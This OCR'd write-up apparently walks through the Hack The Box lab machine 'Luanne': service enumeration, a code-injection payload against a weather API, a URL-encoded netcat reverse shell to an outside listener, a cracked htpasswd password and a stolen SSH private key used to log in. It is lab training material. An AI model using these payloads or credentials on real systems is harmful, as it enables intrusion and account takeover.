
Luanne

10.129.53.206



InfoGathering

SCOPE

```
Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
10.129.53.206             NetBSD                     device
```

SERVICES


```
Services
========

host           port  proto  name  state  info
----           ----  -----  ----  -----  ----
10.129.53.206  22    tcp    ssh   open   OpenSSH 8.0 NetBSD 20190418-hpn13v14-lpk; protocol 2.0
10.129.53.206  80    tcp    http  open   nginx 1.19.0
10.129.53.206  9001  tcp    http  open   Medusa httpd 1.12 Supervisor process manager
```

SSH

```
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|_    publickey
| ssh-hostkey:
|   3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
|   521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
|_  256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
| ssh-publickey-acceptance:
|_  Accepted Public Keys: No public keys accepted
```

HTTP

HOME PAGE: http://10.129.53.206/index.html




Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.

For online documentation and support please refer to nginx.org.
Commercial support is available at nginx.com.

Thank you for using nginx.

LOGIN PAGE: http://10.129.53.206/



401 Unauthorized

/index.html:

No authorization

127.0.0.1:3000

The robots.txt file contained a URI /weather

http://10.129.53.206/robots.txt

```
User-agent: *
Disallow: /weather  #returning 404 but still harvesting cities
```

I fuzzed after the weather URI and discovered
/weather/forecast

I executed a curl request and discovered I am communicating with an API

```
# Commands Executed
curl luanne.htb/weather/forecast.htb
curl luanne.htb/weather/forecast?city=list
curl luanne.htb/weather/forecast?city=London
```


SCREENSHOT EVIDENCE OF API COMMUNICATION


```
root@kali:~/HTB/Boxes/Luanne# curl luanne.htb/weather/forecast
{"code": 200, "message": "No city specified. Use 'city=list' to list available cities."}
root@kali:~/HTB/Boxes/Luanne# curl luanne.htb/weather/forecast?city=list
{"code": 200,"cities": ["London","Manchester","Birmingham","Leeds","Glasgow","Southampton","
root@kali:~/HTB/Boxes/Luanne# curl luanne.htb/weather/forecast?city=London
{"code": 200,"city": "London","list": [{"date": "2020-12-01","weather": {"description": "sno
degree": "102.76822959445"}}},{"date": "2020-12-02","weather": {"description": "partially cl
,"degree": "262.63571172766"}}},{"date": "2020-12-03","weather": {"description": "sunny","te
: "48.400944394059"}}},{"date": "2020-12-04","weather": {"description": "sunny","temperature
755226741"}}},{"date": "2020-12-05","weather": {"description": "partially cloudy","temperatu
89152945159"}}}]}root@kali:~/HTB/Boxes/Luanne#
```

In my enumeration earlier I discovered port 3000 was open locally which may indicate a SQL database is queried through this API
This turned out to not be the case.
http://luanne.htb/weather/forecast?city=%%%
http://luanne.htb/weather/forecast?city=London'

When I sent these URLs I could see in Burp they were being encoded before being sent

HTTP 9001





Gaining Access

I was able to discover that I could terminate the query on port 80 using the weather API and execute commands through python

```
# Commands Executed
curl http://luanne.htb/weather/forecast?city=%27%29%3Bos.execute%28%22whoami%22%29--
curl http://luanne.htb/weather/forecast?city=%27%29%3Bos.execute%28%22id%22%29--
```

Using the os.execute python module I can execute bash commands
I URL encoded a netcat reverse shell

```
# Encoded Data
forecast?city=London');os.execute("rm  /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.83 1336 >/-
tmp/f")--
```

I started a Metasploit listener

```
# Commands Executed
msfconsole
use multi/handler
set LPORT 1336
set LHOST 10.10.14.83
set payload linux/x64/shell_reverse_tcp
run
```

With the listener going I executed the reverse shell payload

```
# Command Executed
curl http://10.129.53.206/weather/forecast?-
city=London%27%29%3Bos.execute%28%22rm%20%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fsh%-
20-i%202%3E%261%7Cnc%2010.10.14.83%201336%20%3E%2Ftmp%2Ff%22%29--
```

SCREENSHOT EVIDENCE OF CONNECTION

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.83:1336
[*] Command shell session 1 opened (10.10.14.83:1336 → 10.129.53.206:65472)


$ id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
$ hostname
luanne.htb
```

Inside the /var/www/html/.htpasswd file is a password hash for the web api user

```
# Commands Executed
cat /var/www/html/.htpasswd
# RESULTS
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```

I was able to crack the hash using John the Ripper

```
# Commands Executed
echo webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0 > hash.txt
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
john --show hash.txt
# RESULTS
iamthebest
```

SCREENSHOT OF CRACKED PASSWORD

```
root@kali:~/HTB/Boxes/Luanne# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
iamthebest       (webapi_user)
1g 0:00:00:00 DONE (2020-12-01 12:39) 33.33g/s 102400p/s 102400c/s 102400C/s secrets..ANTHONY
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/HTB/Boxes/Luanne# john --show hash.txt
webapi_user:iamthebest

1 password hash cracked, 0 left
```

I was able to use this password to sign into the site http://10.129.53.206/
USER: webapi_user
PASS: iamthebest

SCREENSHOT OF SUCCESSFUL LOGIN

Weather Forecast API

List available cities:

/weather/forecast?city=list

Five day forecast (London)

/weather/forecast?city=London

I discovered a second locally available port on port 3000 and 3001

```
# Command Executed
netstat -nat | grep LISTEN
```

SCREENSHOT EVIDENCE OF RESULTS

```
$ netstat -nat | grep LISTEN
tcp        0      0  127.0.0.1.3000         *.*                    LISTEN
tcp        0      0  127.0.0.1.3001         *.*                    LISTEN
tcp        0      0  *.80                   *.*                    LISTEN
tcp        0      0  *.22                   *.*                    LISTEN
tcp        0      0  *.9001                 *.*                    LISTEN
tcp6       0      0  *.22                   *.*                    LISTEN
```

I connected to port 3000 and 3001 to see what they are

SCREENSHOT EVIDENCE OF RESULTS

```
$ nc 127.0.0.1 3000
GET /
HTTP/0.9 401 Unauthorized
WWW-Authenticate: Basic realm="."
Content-Type: text/html
Content-Length: 201
Server: bozohttpd/20190228

<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/: <pre>No authorization</pre>
<hr><address><a href="//luanne.htb:3000/">luanne.htb:3000</a></address>
</body></html>
```


```
$ nc 127.0.0.1 3001
GET /
HTTP/0.9 401 Unauthorized
WWW-Authenticate: Basic realm="."
Content-Type: text/html
Content-Length: 201
Server: bozohttpd/20190228

<html><head><title>401 Unauthorized</title></head>
<body><h1>401 Unauthorized</h1>
/: <pre>No authorization</pre>
<hr><address><a href="//luanne.htb:3001/">luanne.htb:3001</a></address>
</body></html>
```

I can see that I need to authenticate to port 3000 and 3001 in order to communicate with them.
Since they are both HTTP I can use Curl to authenticate in my request

I was also able to see in /var/log/processes_stdout.log that the web api is running as r.michaels

```
# Command Executed
cat /var/log/processes_stdout.log
```

SCREENSHOT OF RESULTS



```
$ cat processes_stdout.log
USER     PID %CPU %MEM    VSZ   RSS TTY   STAT STARTED    TIME COMMAND
root       0  0.0  0.8      0  8668 ?     DKl   9:31AM 0:00.46 [system]
root       1  0.0  0.2  19848  1588 ?     Ss    9:31AM 0:00.01 init
root     164  0.0  0.2  32540  2276 ?     Ss    9:31AM 0:00.01 /usr/sbin/syslogd -s
root     306  0.0  0.1  22184  1508 ?     Is    9:31AM 0:00.00 /usr/sbin/powerd
root     347  0.0  0.3  71344  2920 ?     Is    9:31AM 0:00.00 /usr/sbin/sshd
root     427  0.0  0.2  20216  1648 ?     Ss    9:31AM 0:00.00 /usr/sbin/cron
_httpd   468  0.0  0.2  34952  1972 ?     Is    9:31AM 0:00.00 /usr/libexec/httpd -u -X -s -L webapi /home/r.michaels/lua/webapi.lua -U _httpd -b /var/www
```

Using the API I may be able to read files in r.michaels home directory

The way that bozohttpd works is HTTP requests are read as standard input and returned as standard output.
All files are read from the / directory. This is excluding the ~user translation
REFERENCE: https://manned.org/bozohttpd/9a8c3e7e

Usually private ssh keys are named id_rsa.
I could not find any passwords for r.michaels however I was able to read his SSH key in his home dir. This was unusual as this file is typically in the .ssh folder

```
# Command Executed
curl --user webapi_user:iamthebest http://127.0.0.1:3001/~r.michaels/id_rsa
```

SCREENSHOT EVIDENCE OF RETURNED SSH KEY

```
curl --user webapi_user:iamthebest http://127.0.0.1:3001/~r.michaels/id_rsa
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2610  100  2610    0     0   637k      0 --:--:-- --:--:-- --:--:--   637k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
0DpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytfuHYr1Ie1YpGpdKqYrYjevaQR5CAFdXPobMSxpNxFnPyyTFhAbzQuchD
ryXEuMkQOxsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANVuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfS8lXwDvNtk/DB3ZSg5OFoL0LKZeCeaE6vXQR5h9t8
3CEdSO8yVrcYMPlzVRBcHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTESrVnpvBY48YRkQXAmMVAAAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcxCUcr7+AAGpbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYGt5Bu1XUhFpvgtX4iOC0cL/4kSsjz7xRk1Vr8Q1xUyll4dA6WgfV1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3PO0mOfbkZx0JM0V3r7T0lF
8crX7h2K9SHtWKRqXSqmK2I3r2kEeQgBXVz6GzEsaTcRZz8skxYQG80LnIQ68lxLjJEDsb
Knmr586J6JiUriTCIeMpuzZH0N3imj3cG8KYizGaDUXlJAar7L0gaQDVbsigTVI+CVowaa
POZaxqgfjRtjLskk7X0vJV8A7zbZPwwd2UoOThaC9CymXgnmhOr10EeYfbfNwhHUjvMla3
GDD5c1UQXB6dNA3S5OHArao/nYmZkfDK16JEkfMuV6g9/yHR+fs49QUx2VxKV16lRRQeyW
nvi7bmd10×Eq1Z6bwWOPGEZEFwJjFQAAAAMBAAEAAAGAStrodgySV07RtjU5IEBF73vHdm
xGvowGcJEjK4TlVOXv9cE2RMyL8HAyHmUqkALYdhS1X6WJaWYSEFLDxHZ3bW+msHAsR2Pl
7KE+x8XNB+5mRLkflcdvUH51jKRlpm6qV9AekMrYM347CXp7bg2iKWUGzTkmLTy5ei+XYP
DE/9vxXEcTGADqRSu1TYnUJJwdy6lnzbut7MJm7L004hLdGBQNapZiS9DtXpWlBBWyQolX
er2LNHfY8No9MWXIjXS6+MATUH27TttEgQY3LVztY0TRXeHgmC1fdt0yhW2eV/Wx+oVG6n
NdBeFEuz/BBQkgVE7Fk9gYKGj+woMKzO+L8eDll0QFi+GNtugXN4FiduwI1w1DPp+W6+su
o624DqUT47mcbxulMkA+XCXMOIEFvdfUfmkCs/ej64m7OsRaIs8Xzv2mb3ER2ZBDXe19i8
Pm/+ofP8HaHlCnc9jEDfzDN83HX9CjZFYQ4n1KwOrvZbPM1+Y5No3yKq+tKdzUsiwZAAAA
wFXoX8cQH66j83Tup9oYNSzXw7Ft8TgxKtKk76lAYcbITP/wQhjnZcfUXn0WDQKCbVnOp6
LmyabN2lPPD3zRtRj5O/sLee68xZHr09I/Uiwj+mvBHzVe3bvLL0zMLBxCKd0J++i3FwOv
+ztOM/3WmmlsERG2GOcFPxz0L2uVFve8PtNpJvy3MxaYl/zwZKkvIXtqu+WXXpFxXOP9qc
f2jJom8mmRLvGFOe0akCBV2NCGq/nJ4bn0B9vuexwEpxax4QAAAMEA44eCmj/6raALAYcO
D1UZwPTuJHZ/89jaET6At6biCmfaBqYuhbvDYUa9C3LfWsq+07/S7khHSPXoJD0DjXAIZk
N+59o58CG82wvGl2RnwIpIOIFPoQyim/T0q0FN6CIFe6csJg8RDdvq2NaD6k6vKSk6rRgo
IH3BXK8fc7hLQw58o5kwdFakClbs/q9+Uc7lnDBmo33ytQ9pqNVuu6nxZqI2lG88QvWjPg
nUtRpvXwMi0/QMLzzoC6TJwzAn39GXAAAAwQDVMhwBL97HThxI60inI1SrowaSpMLMbWqq
189zIG0dHfVDVQBCXd2Rng15eN5WnsW2LL8iHL25T5K2yi+hsZHU6jJ0CNuB1X6ITuHhQg
QLAuGW2EaxejWHYC5gTh7jwK6wOwQArJhU48h6DFl+5PUO8KQCDBC9WaGm3EVXbPwXlzp9
9OGmTT9AggBQJhLiXlkoSMReS36EYkxEncYdWM7zmC2kkxPTSVWz94I87YvApj0vepuB7b
45bBkP5xOhrjMAAAAVci5taWNoYWVsc0BsdWFubmUuaHRiAQIDBAUG
-----END OPENSSH PRIVATE KEY-----
```

I then placed the discovered SSH Key into a file, modified its permissions and tried to sign in using SSH

```
# Commands Executed
vi rmichaels.key
chmod 600 rmichaels.key
ssh r.michaels@10.129.53.206 -i rmichaels.key
```

CONTENTS OF rmichaels.key

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

SCREENSHOT EVIDENCE OF SSH ACCESS

```
root@kali:~/HTB/Boxes/Luanne# ssh r.michaels@10.129.53.206 -i rmichaels.key
The authenticity of host '10.129.53.206 (10.129.53.206)' can't be established.
ECDSA key fingerprint is SHA256:KB1gw0t+80YeM3PEDp7AjlTqJUN+gdyWKXoCrXn7AZo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.53.206' (ECDSA) to the list of known hosts.
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020

Welcome to NetBSD!

luanne$ id
uid=1000(r.michaels) gid=100(users) groups=100(users)
luanne$ hostname
luanne.htb
luanne$ ip a
ksh: ip: not found
luanne$ ifconfig
vmx0: flags=0x8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu 1500
        capabilities=7fd80<TSO4,IP4CSUM_Rx,TCP4CSUM_Rx,TCP4CSUM_Tx>
        capabilities=7fd80<UDP4CSUM_Rx,UDP4CSUM_Tx,TCP6CSUM_Rx,TCP6CSUM_Tx>
        capabilities=7fd80<UDP6CSUM_Rx,UDP6CSUM_Tx,TSO6>
        enabled=0
        ec_capabilities=7<VLAN_MTU,VLAN_HWTAGGING,JUMBO_MTU>
        ec_enabled=2<VLAN_HWTAGGING>
        address: 00:50:56:b9:03:98
        media: Ethernet autoselect (10Gbase-T)
        status: active
        inet 10.129.53.206/16 broadcast 10.129.255.255 flags 0x0
        inet6 fe80::b1f1:ef1c:65c1:28c4%vmx0/64 flags 0x0 scopeid 0x1
        inet6 dead:beef::8164:7568:275:5bdf/64 flags 0x0
lo0: flags=0x8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33624
        inet 127.0.0.1/8 flags 0x0
        inet6 ::1/128 flags 0x20<NODAD>
        inet6 fe80::1%lo0/64 flags 0x0 scopeid 0x2
```

I was then able to read the user flag

```
# Command Executed
cat ~/user.txt
# RESULTS
ea5f0ce6a917b0be1eabc7f9218febc0
```

SCREENSHOT EVIDENCE OF USER FLAG

```
luanne$ cat ~/user.txt
ea5f0ce6a917b0be1eabc7f9218febc0
```


USER FLAG: ea5f0ce6a917b0be1eabc7f9218febc0

PrivEsc

In my enumeration I discovered r.michaels has doas permissions for the root user

```
